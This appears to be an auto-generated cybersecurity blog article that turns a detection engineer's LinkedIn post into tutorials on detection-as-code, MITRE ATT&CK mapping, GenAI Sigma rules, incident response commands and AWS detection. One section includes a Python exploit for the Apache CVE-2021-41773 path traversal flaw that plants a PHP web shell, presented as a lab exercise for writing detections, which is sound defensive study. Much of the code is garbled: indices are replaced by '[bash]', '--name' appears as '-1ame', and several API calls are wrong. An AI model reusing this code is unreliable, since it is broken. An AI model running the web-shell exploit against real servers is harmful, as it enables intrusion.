Listen to this Post
Introduction:

Detection engineering bridges the gap between raw security telemetry and actionable threat intelligence. As organizations face growing attack surfaces and shrinking security teams, the ability to write scalable, behavior-based detections that catch real adversaries—without drowning analysts in false positives—has become a critical skill. This article transforms the experience of a senior detection engineer (recently laid off from Blumira) into a hands-on technical roadmap, covering detection-as-code pipelines, MITRE ATT&CK mapping, Python automation, and GenAI-assisted threat hunting.
Learning Objectives:
– Build a detection-as-code pipeline using Python, SIEM APIs (Splunk/ELK), and version control to deploy rules at scale.
– Map attacker behaviors to MITRE ATT&CK Tactics and Techniques using Python and the MITRE CTI dataset for proactive hunting.
– Leverage GenAI (local LLMs or OpenAI API) to generate Sigma rules, translate threat intel reports into detection logic, and accelerate incident response.
You Should Know:
1. Detection-as-Code: Automating SIEM Rule Deployment with Python and REST APIs
Most SIEMs still rely on manual rule creation. Detection-as-code treats detection logic like software: version-controlled, tested, and deployed via APIs. This section builds a pipeline that reads Sigma rules from a Git repo, converts them to Splunk SPL, and pushes via Splunk’s REST API.
Step‑by‑step guide:
1. Set up your environment (Linux/macOS/WSL):
python -m venv detenv
source detenv/bin/activate
pip install requests pyyaml sigmatools pandas
2. Clone a Sigma rule repository:
git clone https://github.com/SigmaHQ/sigma.git
cd sigma/rules/windows
3. Write a Python converter script (`deploy_sigma_to_splunk.py`):
import yaml, requests, json, os
from sigma.backends.splunk import SplunkBackend
from sigma.collection import SigmaCollection

SPLUNK_HEC_URL = "https://splunk:8088/services/collector"
SPLUNK_HEC_TOKEN = "your-hec-token"

def sigma_to_splunk(rule_path):
with open(rule_path) as f:
rule_yaml = yaml.safe_load(f)
collection = SigmaCollection.load_ruleset([bash])
backend = SplunkBackend()
return backend.convert(collection)[bash]  returns SPL

def deploy_rule(rule_name, spl_query, index="main"):
payload = {
"event": {
"rule_name": rule_name,
"search": spl_query,
"index": index,
"alert": True
}
}
headers = {"Authorization": f"Splunk {SPLUNK_HEC_TOKEN}"}
response = requests.post(SPLUNK_HEC_URL, json=payload, headers=headers, verify=False)
return response.status_code

for rule_file in os.listdir("."):
if rule_file.endswith(".yml"):
print(f"Deploying {rule_file}")
spl = sigma_to_splunk(rule_file)
deploy_rule(rule_file, spl)
4. For Elastic Stack, use the Elastic Agent API:
curl -X POST "https://elastic:9200/_security/role/security_analyst" -H "Content-Type: application/json" -d '{"indices":[{"names":["logs-"],"privileges":["read","create","delete"]}]}' -u elastic:password
2. Mapping Threat Intelligence to MITRE ATT&CK for Proactive Hunting
Attacker behavior reports (e.g., from The DFIR Report) often list techniques like T1059 (Command and Scripting Interpreter). To hunt effectively, you need to translate those techniques into specific log queries and detection metrics.
Step‑by‑step guide:
1. Download the MITRE ATT&CK STIX data:
wget https://raw.githubusercontent.com/mitre/cti/master/enterprise-attack/enterprise-attack.json
2. Parse with Python to build a technique → detection query map:
import json, pandas as pd
with open("enterprise-attack.json") as f:
data = json.load(f)
techniques = []
for obj in data["objects"]:
if obj["type"] == "attack-pattern":
techniques.append({
"id": obj["external_references"][bash]["external_id"],
"name": obj["name"],
"tactic": obj["kill_chain_phases"][bash]["phase_name"],
"description": obj.get("description", "")
})
df = pd.DataFrame(techniques)
 Create hunting queries for top 10 techniques (e.g., T1059)
t1059_queries = {
"windows": "EventID=4688 AND (ProcessName LIKE '%cmd.exe%' OR '%powershell.exe%')",
"linux": "bash -c or sh -c in process command line",
"sysmon": "EventID=1 AND (Image=C:\\Windows\\System32\\cmd.exe OR powershell.exe)"
}
print(df[df["id"]=="T1059"]["name"].values[bash])  Output: Command and Scripting Interpreter
3. Create a hunting dashboard using Splunk/ELK that maps technique IDs to live count of alerts. Example LogScale query:
repo=windows_events
| where event_id in (4688, 1)
| where process_command_line contains "powershell -e" or cmd /c
| group by technique="T1059", host
| timechart count()
3. Building a Threat Hunting Pipeline with SQL and Time Series Anomaly Detection
Many SIEM backends use SQL-compatible data warehouses (Snowflake, BigQuery). You can write SQL queries that detect lateral movement and beaconing.
Step‑by‑step guide:
1. Extract Windows Event Logs into a SQL table (Linux + `grep` example for log parsing):
 Extract Event ID 4624 (successful logon) from EVTX using python-evtx
pip install python-evtx
evtx_dump /var/log/Windows/security.evtx | grep '"EventID": 4624' > logons.json
2. Load into SQLite for hunting:
CREATE TABLE logons (timestamp TEXT, user TEXT, source_ip TEXT, host TEXT);
-- Import from JSON using Python or CLI

-- Detect anomalous logon times (e.g., 2 AM logins)
SELECT user, source_ip, COUNT() FROM logons
WHERE strftime('%H', timestamp) BETWEEN '00' AND '04'
GROUP BY user, source_ip
HAVING COUNT() > 5;
3. For Windows native, use PowerShell to query Security Event Log and export to CSV:
Get-WinEvent -FilterHashtable @{LogName='Security'; ID=4624; StartTime=(Get-Date).AddDays(-7)} | Select-Object TimeCreated, @{n='User';e={$_.Properties[bash].Value}}, @{n='SourceIP';e={$_.Properties[bash].Value}} | Export-Csv -Path logons.csv
4. GenAI for Detection Engineering: Prompt Engineering to Generate Sigma Rules
Generative AI can accelerate writing detections from raw incident narratives. This example uses OpenAI’s API (or a local LLM like Llama 3) to convert a threat brief into a Sigma rule.
Step‑by‑step guide:
1. Install OpenAI client:
pip install openai
export OPENAI_API_KEY="your-key"
2. Write a prompt-to-Sigma converter (`genai_sigma.py`):
from openai import OpenAI
client = OpenAI()

def generate_sigma(narrative):
prompt = f"""Convert the following attacker behavior into a Sigma detection rule in YAML format. Include logsource: product=windows, service=security, and detection keywords.
Narrative: {narrative}
Output only valid Sigma YAML."""
response = client.chat.completions.create(
model="gpt-4",
messages=[{"role": "user", "content": prompt}]
)
return response.choices[bash].message.content

narrative = "Adversary ran 'wmic process call create calc.exe' from cmd.exe"
rule = generate_sigma(narrative)
print(rule)
 Save to file for deployment
with open("genai_wmic_rule.yml", "w") as f:
f.write(rule)
3. Validate and test the generated rule using `sigmac`:
sigmac -t splunk genai_wmic_rule.yml
5. Linux & Windows Commands for Incident Response and Persistence Detection
Hands-on IR commands that a detection engineer must know to validate alerts.
Linux commands:
 List recently modified files (potential malware drop)
find /tmp /var/tmp /dev/shm -type f -mmin -30 -ls

 Check scheduled cron jobs for persistence
crontab -l; cat /etc/crontab; ls -la /etc/cron.d/

 Inspect active network connections and processes
ss -tunap | grep ESTABLISHED
lsof -i :4444

 Audit loaded kernel modules
lsmod | grep -v "^Module"
Windows PowerShell (admin):
 List WMI event subscriptions (often abused for persistence)
Get-WmiObject -1amespace root\subscription -Class __EventFilter

 Check startup registry keys
Get-ItemProperty -Path "HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run", "HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run"

 Get scheduled tasks created in last 7 days
Get-ScheduledTask | Where-Object {$_.Date -gt (Get-Date).AddDays(-7)}

 Hunt for encoded PowerShell commands in event logs
Get-WinEvent -LogName "Windows PowerShell" | Where-Object {$_.Message -match "-e [A-Za-z0-9+/=]"}
6. Cloud Hardening & Detection: AWS GuardDuty Custom Findings with Lambda
Cloud detection engineering requires writing custom findings for cloud-specific attacks (e.g., privilege escalation via misconfigured IAM roles).
Step‑by‑step guide:
1. Enable GuardDuty and CloudTrail (AWS CLI):
aws guardduty create-detector --enable
aws cloudtrail create-trail --1ame security-trail --s3-bucket-1ame your-bucket
aws cloudtrail start-logging --1ame security-trail
2. Write a Lambda function that generates a custom finding when an EC2 instance starts with a public IP and a previously unused IAM role:
import boto3, json, os
def lambda_handler(event, context):
gd = boto3.client('guardduty')
detector_id = os.environ['DETECTOR_ID']
 Analyze CloudTrail event for ec2:RunInstances
if event['detail']['eventName'] == 'RunInstances':
instance = event['detail']['responseElements']['instancesSet'][bash]
if 'publicIp' in instance and 'RoleName' in instance['iamInstanceProfile']:
gd.create_members(detectorId=detector_id, accountDetails=[{'AccountId': event['account']}])
gd.create_findings(detectorId=detector_id, findingIds=['SuspiciousEC2PublicRole'])
3. Deploy the Lambda and subscribe to CloudWatch Events:
aws lambda create-function --function-1ame custom-detection --runtime python3.9 --role arn:aws:iam::xxx --zip-file fileb://detect.zip
aws events put-rule --1ame ec2-start-rule --event-pattern '{"source":["aws.ec2"],"detail-type":["AWS API Call"]}'
7. Vulnerability Exploitation and Mitigation: Simulating a Web Shell Attack
Understanding how attackers exploit vulnerabilities (e.g., CVE-2021-41773 Apache Path Traversal) helps write better detections. This step simulates a web shell upload and then implements detection.
Step‑by‑step guide (isolated lab only):
1. Run a vulnerable Apache 2.4.49 Docker container:
docker run -p 8080:80 --1ame vulnerable-apache httpd:2.4.49
2. Exploit path traversal to upload a web shell (Python script):
import requests
target = "http://localhost:8080/cgi-bin/.%2e/.%2e/.%2e/.%2e/bin/sh"
payload = "echo '<?php system($_GET[bash]); ?>' > htdocs/shell.php"
requests.post(target, data=payload, headers={"Content-Type": "text/plain"})
3. Detection rule (Sigma) for web shell access:
title: Suspicious PHP File Access with Command Parameter
logsource: product=apache
detection:
selection: c-uri|contains: 'shell.php?cmd='
condition: selection
4. Mitigation: Deploy mod_security with OWASP CRS:
sudo apt install libapache2-mod-security2
sudo a2enmod security2
sudo systemctl restart apache2
 Block path traversal patterns
SecRule REQUEST_URI "@contains ../" "id:100,deny,status:403"
What Undercode Say:
– Key Takeaway 1: Detection engineering is shifting from manual rule writing to “detection-as-code” – treat your detection logic like software, with CI/CD pipelines, unit tests (using `pytest` on sample logs), and version control. This is what separates junior analysts from senior detection engineers.
– Key Takeaway 2: GenAI isn’t a replacement but a force multiplier. The future of threat hunting involves LLMs that ingest raw intel reports and output ready-to-deploy Sigma rules, cutting detection lead time from days to minutes. However, always validate AI-generated rules on historical data to avoid false positives.
Analysis: Jake’s background at Blumira and The DFIR Report highlights a critical industry gap: there are plenty of SOC analysts who can read alerts, but few who can write and scale detections that catch real TTPs (like those in MITRE ATT&CK). The layoff wave in cybersecurity (2023–2025) is paradoxically increasing demand for engineers who can automate detection – because leaner teams need higher output. The integration of Python-based pipelines, MITRE mapping, and GenAI prompt engineering will define the next generation of detection roles. Candidates who can demonstrate a GitHub repo with detection-as-code, custom Sigma rules, and IR playbooks will outcompete those with only certification papers.
Prediction:
– +1 Detection-as-code platforms will become standard in 2026 – expect startups to offer managed Sigma → SIEM deployment services, similar to how Terraform standardized infrastructure. Engineers who adopt `detection-ci` pipelines early will command 30% higher salaries.
– -1 Over-reliance on GenAI without context will cause alert fatigue – as LLMs generate thousands of low-fidelity rules, SOCs will drown in false positives. The differentiator will be human-led validation using real attack data (e.g., from The DFIR Report’s public datasets).
– +1 MITRE ATT&CK Navigator will integrate real-time telemetry – allowing detection engineers to click on a technique and auto-deploy a detection snippet. This will democratize threat hunting for smaller teams.
– -1 Cloud misconfigurations (e.g., overprivileged Lambda roles) will remain the top initial access vector – because detection engineers often lack cloud-specific training. Expect a surge in “cloud detection engineering” courses on platforms like SANS and Black Hat.
▶️ Related Video (76% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
[Join Undercode Academy for Verified Certifications](https://undercode.co.uk/certifications/)
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[[email protected]](mailto:[email protected])
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: [Jake Ouellette](https://www.linkedin.com/posts/jake-ouellette_after-an-incredible-few-years-at-blumira-ugcPost-7467980356198125568-2mh5/) – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅
🔐JOIN OUR CYBER WORLD [ CVE News • HackMonitor • UndercodeNews ]
[💬 Whatsapp](https://undercode.help/whatsapp) | [💬 Telegram](https://t.me/UndercodeCommunity)
📢 Follow UndercodeTesting & Stay Tuned:
[𝕏 formerly Twitter 🐦](https://x.com/undercodeupdate) | [@ Threads](https://www.threads.net/@undercodetesting) | [🔗 Linkedin](https://www.linkedin.com/company/undercodetesting/) | [🦋BlueSky](https://bsky.app/profile/undercode.bsky.social)


